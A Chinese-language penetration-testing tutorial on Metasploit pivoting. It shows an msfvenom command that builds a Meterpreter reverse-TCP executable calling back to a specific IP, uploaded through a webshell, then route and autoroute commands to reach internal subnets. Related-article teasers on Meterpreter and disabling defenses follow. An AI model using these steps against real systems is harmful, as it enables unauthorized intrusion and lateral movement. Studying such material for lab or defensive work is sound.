
后渗透阶段之基于MSF的路由转发
目录
反弹MSF类型的Shell
添加内网路由
MSF的跳板功能是MSF框架中自带的一个路由转发功能,其实现过程就是MSF框架在已经获取的Meterpreter Shell的基础上添加一条去往“内网”的路由,直接使用MSF去访问原本不能直接访问的内网资源,只要路由可达了那么我们使用MSF来进行探测了。
我们现在有下面这个环境:
Web服务器通过端口映射,对外提供Web服务。Web服务器上有两张网卡,内网分别还有其他两台服务器,一台开放了http服务,一台开放了SMB服务。拓扑图如下:
反弹MSF类型的Shell
我们通过web渗透,成功往Web服务器上上传了一句话木马,成功用菜刀连接。
然后我们现在想获得一个MSF类型的Shell。
我们先生成一个木马文件
msfvenom -p windows/meterpreter/reverse_tcp lhost=112.74.89.58 lport=42906 -f exe -o test.exe


用菜刀上传到Web服务器上,然后执行我们的木马程序,Kali成功获得反弹的MSF类型的shell。
添加内网路由
然后我们现在想要继续渗透内网。

我们先获取目标内网相关信息,可以看到该主机上的网卡有两个网段。
run get_local_subnets
如果我们不添加这两个网段路由的话,是探测不到这两个网段其他主机的。
以下是手动添加到达192.168.11.0和192.168.12.0的路由
 #在全局给指定的session加

 route add 192.168.11.0  255.255.255.0       #在session1中添加到达192.168.11.0网段的路由

 route add 192.168.12.0  255.255.255.0       #在session1中添加到达192.168.12.0网段的路由

 route add 0.0.0.0       0.0.0.0             #在session1中添加到达0.0.0./24网段的路由

 route del 192.168.12.0  255.255.255.0       #在session2中删除到达192.168.12.0网段的路由

 route print    #打印路由信息

 #也可以在进入session下添加路由

 run autoroute -s 192.168.11.0/             #添加到达192.168.11.0网段的路由

 run autoroute -s 192.168.11.0/             #添加到达192.168.12.0网段的路由

 run autoroute -p            #打印路由信息

以下是添加路由前后探测的对比信息。


注意:在实际的内网渗透中,我们可以直接添加到 0.0.0.0/24的路由,这样,只要该被控主机可达的地址就都可达!
后渗透阶段之基于MSF的路由转发的更多相关文章
- 后渗透阶段之基于MSF的内网主机探测
当我们通过代理可以进入某内网,需要对内网主机的服务进行探测.我们就可以使用MSF里面的内网主机探测模块了. 在这之前,先修改 /etc/proxychains.conf ,加入我们的代理. 然后 pr ...
- Metasploit简单使用——后渗透阶段
在上文中我们复现了永恒之蓝漏洞,这里我们学习一下利用msf简单的后渗透阶段的知识/ 一.meterperter常用命令 sysinfo #查看目标主机系统信息 run scraper #查看目标主机详 ...
- 渗透攻防工具篇-后渗透阶段的Meterpreter
作者:坏蛋链接:https://zhuanlan.zhihu.com/p/23677530来源:知乎著作权归作者所有.商业转载请联系作者获得授权,非商业转载请注明出处. 前言 熟悉Metasploit ...
- Meterpreter后渗透阶段之远程桌面开启
实验目的 学习利用Meterpreter后渗透阶段模块来开启靶机远程桌面 实验原理 利用Meterpreter生成木马,利用木马控制靶机进行远程桌面的攻击 实验内容 利用Meterpreter后渗透阶 ...
- kali linux之msf后渗透阶段
已经获得目标操作系统控制权后扩大战果 提权 信息收集 渗透内网 永久后门 基于已有session扩大战果 绕过UAC限制 use exploit/windows/local/ask set sessi ...
- 基于嵌入式linux路由转发功能的实现
环境 arm7开发板, uclinux系统,kernel version: linux-2.4.x arm芯片的单网卡双网口设备,eth0 WAN口 ipaddr 192.168.9.61 eth0: ...
- Meterpreter后渗透阶段关闭防火墙与杀毒软件
- 后渗透之meterpreter使用攻略
Metasploit中的Meterpreter模块在后渗透阶段具有强大的攻击力,本文主要整理了meterpreter的常用命令.脚本及使用方式.包含信息收集.提权.注册表操作.令牌操纵.哈希利用.后门 ...
- web安全后渗透--XSS平台搭建及使用
xss平台搭建 1.申请一个云主机来进行建站:149.28.xx.xx 2.安装lnmp: wget http://soft.vpser.net/lnmp/lnmp1.5.tar.gz -cO ln ...
随机推荐
- 关于前端html5的总结
简介 HTML5 是HTML语言的第5次重大修改产生的新的HTML语言版本 HTML5 是W3C组织和众多主要浏览器厂商以及众多开发者共同努力的结果,得之不易 HTML5 主要改进包括:增加新的HTM ...
- i2c驱动dht12的原理和步骤
一.步骤 1.首先匹配i2c的控制器设备和控制器驱动,会生成一个struct i2c_adapter对象, 2.根据i2c_board_info ,在 arch/arm/mach-sunxi/s ...
- 吴裕雄--天生自然python机器学习:机器学习简介
除却一些无关紧要的情况,人们很难直接从原始数据本身获得所需信息.例如 ,对于垃圾邮 件的检测,侦测一个单词是否存在并没有太大的作用,然而当某几个特定单词同时出现时,再辅 以考察邮件长度及其他因素,人们 ...
- 吴裕雄--天生自然C语言开发:判断
if(boolean_expression) { /* 如果布尔表达式为真将执行的语句 */ } #include <stdio.h> int main () { /* 局部变量定义 */ ...
- 有几张高度不一样的小图片,如何用html+css实现在同一行垂直居中对齐?
方法一 :使用弹性布局 方法二 :CSS3 transform 属性 父级元素定位 子集元素加属性: position: absolute; top: 50%; transform: translat ...
- HBase单机安装及Phoenix JDBC连接
HBase是建立在Hadoop文件系统之上的分布式面向列的数据库,它是横向扩展的.它利用了Hadoop的文件系统(HDFS)提供的容错能力. HBase提供对数据的随机实时读/写访问,可以直接HBas ...
- 70-persistent-net.rules无法自动生成,解决方法
无法自动生成70-persistent-net.rules文件的原因: 在更换linux内核前修改ifcfg-eth0文件,更换内核,使用dhclient无法动态分配IP,删掉70-persisten ...
- python 入门手册
python 入门手册 Introduction 这个手册是为了让学习者好好的重塑对于编程的认识,我们要来认识到怎么来在陌生的领域学习,学习的技巧开始,通过官方文档来学习 开端 利用IDE输出&quo ...
- django框架基础-ORM基础-长期维护
############### ORM介绍 ################ """ ORM简介: ORM 全拼Object-Relation Mapping. ...
- [LC] 674. Longest Continuous Increasing Subsequence
Given an unsorted array of integers, find the length of longest continuous increasing subsequence (s ...